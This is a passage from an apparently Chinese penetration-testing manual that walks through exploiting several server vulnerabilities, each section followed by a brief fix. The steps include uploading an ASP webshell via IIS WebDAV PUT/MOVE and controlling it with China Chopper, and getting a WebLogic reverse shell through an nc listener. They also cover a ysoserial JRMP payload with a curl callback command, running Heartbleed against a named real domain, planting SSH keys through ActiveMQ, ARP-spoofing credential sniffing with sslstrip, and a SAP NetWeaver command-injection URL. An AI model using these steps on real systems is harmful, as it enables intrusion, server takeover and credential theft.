


3.打开桂林老兵的IIS写权限利用工具，在域名处填写192.168.1.21，然后上传ASP木马（先将一句话木马扩展改成txt），数据包格式为put，点击“提交数据包”，提示上传成功。



（注：首先在本地创建一个待上传的\*.txt文件，PUT过程中选择该文件；桂林老兵的“请求文件”表示PUT操作成功后在服务器上显示的文档名称（非本地创建一个待上传的\*.txt文件名称））

4.将PUT改成MOVE再次提交。




5.可以看到网马路径为http://192.168.1.21/shell.asp。

6.利用“中国菜刀”软件连接一句话木马，双击“chopper.exe”,运行软件




7.打开软件：




要想连接一句话木马来操作网站所在服务器，可以把一句话木马文件插入到网站文件中，asp的一句话插入到asp文件里，aspx的一句话插入到aspx文件里，php同理。当然也可以把一句话木马单独写在一个文件里，利用上述桂林老兵软件把一句话木马文件传到网站服务器（步骤5-7）。插入一句话木马后，下一步就是连接了。


8.在菜刀主界面，右击，选择“添加”




9.在“地址”这里填写上插入一句话木马文件的地址，如<http://192.168.1.21/shell.asp>，后面那个小框填写的是一句话木马程序的密码，脚本类型选择asp,点击“添加”。



10.添加完毕后，输入的一句话的shell会显示在主界面里面



11.右击它，选择“文件管理”，就可以看到网站服务器上的文件了，可以对服务器上文件进行操作。



测试工具：

IIS PUT Scaner.exe

桂林老兵的IIS写权限利用工具

中国菜刀chopper.exe

修复方案：

禁用IIS中webdav服务的写权限。


* + 1. IIS6.0 webdav命令执行漏洞

漏洞描述：


互联网发布windows server 2003 r2的IIS6.0服务的webdav功能存在远程溢出漏洞，经红队验证，攻击者可通过一个以“If: <http://” 开始的较长header头的PROPFIND 请求来执行任意代码，从而获取系统的控制权限。

测试方法：

1.Python脚本如下：在蓝框区域输入目标IP及端口

****

2.执行命令后回显是否存在此漏洞：

****

能够进行命令执行说明存在此漏洞。

测试工具：

Python脚本

修复方案：

禁用IIS webdav中的PROFIND方法。

* + 1. Weblogic-wls-wsat组件命令执行漏洞

漏洞描述：

Oracle融合中间件的Oracle Weblogic Server组件中存在漏洞，此漏洞极易受攻击，允许未经身份验证的用户通过HTTP进行访问，通过恶意的HTTP攻击从而危害Oracle Weblogic Server，如果此漏洞能够成功攻击可能导致接管Oracle Weblgoic Server主机进行命令执行及shell交互。我公司通过互联网收集的漏洞相关信息及碎片化的分析内容进行整合，编制该漏洞的交互式工具进行验证。

测试方法：


1.利用nc工具在攻击机开启监听，监听端口这里设置为444，可任意设置未被占用的端口：

****

2.执行python脚本回车后依照提示进行输入即可（这里截图中中文为乱码具体的输入已用绿体字说明；

****

3.执行完毕后接受nc监听即可获得shell从而执行命令

****

如果命令能够执行成功，说明存在该漏洞。

测试工具：

nc工具，cve-2017-10271.py

修复方案：

升级Oracle Weblogic版本以修复该漏洞。


* + 1. Weblogic反序列化漏洞(CVE-2018-2628)

漏洞描述：

此漏洞产生于WeblogicT3（协议）服务，利用RMI机制的缺陷，通过JRMP协议达到执行任意反序列化payload的目的。基本流程为，攻击者通过Weblogic内部T3协议向靶机发送payload后，在靶机与攻击机之前建立一套RMI调用关系，此调用连接使用JRMP协议，即在靶机上成功启动JRMP客户端，同时在攻击机上启动JRMPListener（JRMP服务端），靶机上的客户端会不断连接攻击机上的服务端，客户端将反序列化服务端响应的任何内容，从而实现未经身份验证的远程代码执行。

测试方法：

1.首先要对生成payload（在靶机启动JRMP客户端）的代码进行改造，路径为ysoserial-master\src\main\java\ysoserial\payloads。如图：

****


源码如下图：

****

2.在该目录下我们复制JRMPClient重命名为JRMPClient2，并修改代码如下：

****

文件位置如下：

****

3.重新编译生成新的jar文件:ysoserial-0.0.6-SNAPSHOT-BETA-all.jar

4.生成在靶机启动JRMPClient的payload文件，执行命令：java -jar ysoserial-0.0.6-SNAPSHOT-BETA-all.jar JRMPClient 10.120.20.129:1099>payload.dat

此处，10.120.20.129为JRMP服务端地址，1099为服务的监听端口，payload.dat为生成的payload文件可随意命名，后缀名可设置为.dat、.bin等。

5. 在攻击主机上启动JRMP服务，开启监听。执行命令：


java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections1 'curl http://10.120.20.129:2323'

此处，1099为JRMP服务的监听端口与JRMPClient连接的端口一致，单引号中内容为执行的命令。

6. 将payload.dat文件通过winhex等工具变成16进制字符串，利用互联网公布的检测脚本weblogic\_poc.client1.for.scan-cve-2018-2628.py，把该文件的PAYLOAD的值替换为payload.dat的16进制字符串，如图：

****

7.将文件中的IP地址替换为存在漏洞的Weblogic中间件的地址及端口：

****

执行该脚本。如果命令可以执行成功，则说明存在该漏洞。

测试工具：

ysoserial\_payloads文件、weblogic\_poc.client1.for.scan-cve-2018-2628.py

修复方案：

升级Oracle Weblogic版本以修复该漏洞。

* + 1. 心脏出血漏洞

漏洞描述：


OpenSSL出现的“Heartbleed”即心脏出血安全漏洞，由于未能在memcpy()调用受害用户输入内容作为长度参数之前正确进行边界检查。攻击者可以追踪OpenSSL所分配的64kb缓存、将超出必要范围的字节信息复制到缓存当中再返回缓存内容，这样造成受害者内存内容就会以每次64kb的速度进行泄露。

测试方法：

1.漏洞利用工具，使用ssltest.py脚本，在python环境下运行命令：

python ssltest.py <target> 来进行执行本地脚本。如下图所示：

执行命令：python ssltest.py https://qh.sgcc.com.cn



如果能够获取到实时内存信息，说明存在该漏洞。

测试工具：

python环境，ssltest.py脚本

修复方案：

升级openssl应用版本，https://www.openssl.org/。

* + 1. Activemq未授权认证导致命令执行漏洞


漏洞描述：

ActiveMQ提供了一个fileserver功能，支持RESTful file access，支持PUT、MOVE、DELETE等多种方法。ActiveMQ默认情况下会占用8161端口，并且访问http：//IP:8161/admin可以访问控制台，并且控制台默认情况下会存在默认admin/admin账户口令或者根本不存在认证机制可以直接访问，导致恶意用户可以访问fileserver并利用fileserver功能上传或写入任意文件，如上传jsp木马、上传公钥（linux）等方式远程控制主机或执行命令。


测试方法：

1.端口扫描


通过扫描8161端口发现相关主机



2.登录界面确认



3.确认fileserver功能正常


****

4.上传linux公钥

复制本地公钥：




将公钥上传至fileserver目录：



5.上传linux公钥

将上传的公钥文件id\_rsa.pub 通过move方法写入到制定路中：



6.利用SSH连接直接连接并执行命令

SSH连接主机：



测试工具：

Nmap、浏览器、本地SSH公钥、Kali系统

修复方案：

1、禁止对外开放；

2、设置认证用户名及复杂度高的密码；

3、设置访问白名单。

* + 1. Ettercap+sslstrip实现ssl嗅探漏洞


漏洞描述：

Ettercap+sslstrip进行内网嗅探主要是利用sslstrip将https转换成http以获取加密的账号口令；通过命令开启转发功能，然后修改ettercap的iptables功能，设置iptables过滤转发数据包到指定端口，利用sslstrip监听转发到数据的端口将数据进行转换，利用ettercap进行正常嗅探即可得到解密的登录信息。

测试方法：

1.开启数据转发：

echo “1”>/proc/sys/net/ipv4/ip\_forward

****

2.开启ettercap的iptables功能

leafpad /etc/etter.conf

3．iptables过滤数据包即将目标80端口的数据转发到10000端口

使用命令iptables –t nat –A PREROUTING –p tcp –destination–port 80 –j REDIRECT – to-port 10000




4.开启sslstrip监听

使用命令sslstrip –l 10000




5.ettercap开始嗅探指定ip的信息

使用命令ettercap –T –q –i eth0 –M arp:remote /<target>/ //



6.嗅探到相关登录数据



7.利用嗅探到的数据进行登录



测试工具：

Ettercap sslstrip

修复方案：

本漏洞利用中间人攻击，需要进行arp欺骗，所以在设置好浏览器本身安全的基础上，要绑定mac和ip等在网关和本机双向绑定，或者启用arp防火墙对arp攻击进行防御。

* + 1. SAP Netweaver命令执行漏洞

漏洞描述：

SAP NetWeaver 是基于专业标准的集成化应用平台，能够大幅度哦降低系统整合的复杂性。其组件包括混户、应用服务器、上午只能解决方案以及系统整合和数据整合技术，由于针对URL过滤等情况不足，SAP NetWeaver基础框架平台存在远程命令执行漏洞，攻击者可利用此漏洞远程执行操作系统命令，获取操作系统的控制权限。

测试方法：

1.构造如下URL：

http(s)://<target>:<port>/ctc/servlet/ConfigServlet?param=com.ctc.util.FileSystemConfig;EXECUTE\_CMD;CMDLINE=[commond]

其中[commond]表示要执行的命令，如whoami，如下图所示：



如果能够获取命令执行的结果，说明存在该漏洞。

测试工具：

浏览器

修复方案：

升级SAP NetWeaver版本以修复该漏洞。


* + 1. Zookeeper未授权访问漏洞


漏洞描述：

Zookeeper默认开放端口2181.安装部署后不需要任何身份验证，造成攻击者可以远程利用Zookeeper，通过服务器收集敏感信息或者在Zookeeper几圈内进行破坏（比如：kill命令）。攻击者能够执行所有只允许由管理员运行的命令。

测试方法：

1.直接执行脚本根据提示输入IP、端口（port）、命令（flag）即可执行不同的命令，如下图所示：



****

如果能够成功获取到相应信息，说明漏洞存在。

测试工具：

zookeeper\_n.py

修复方案：

1、禁止把Zookeeper直接暴露在公网

2、添加访问控制，根据情况选择对应方式（认证用户，用户名密码）

3、绑定指定IP访问

* + 1. Docker未授权访问漏洞

漏洞描述：

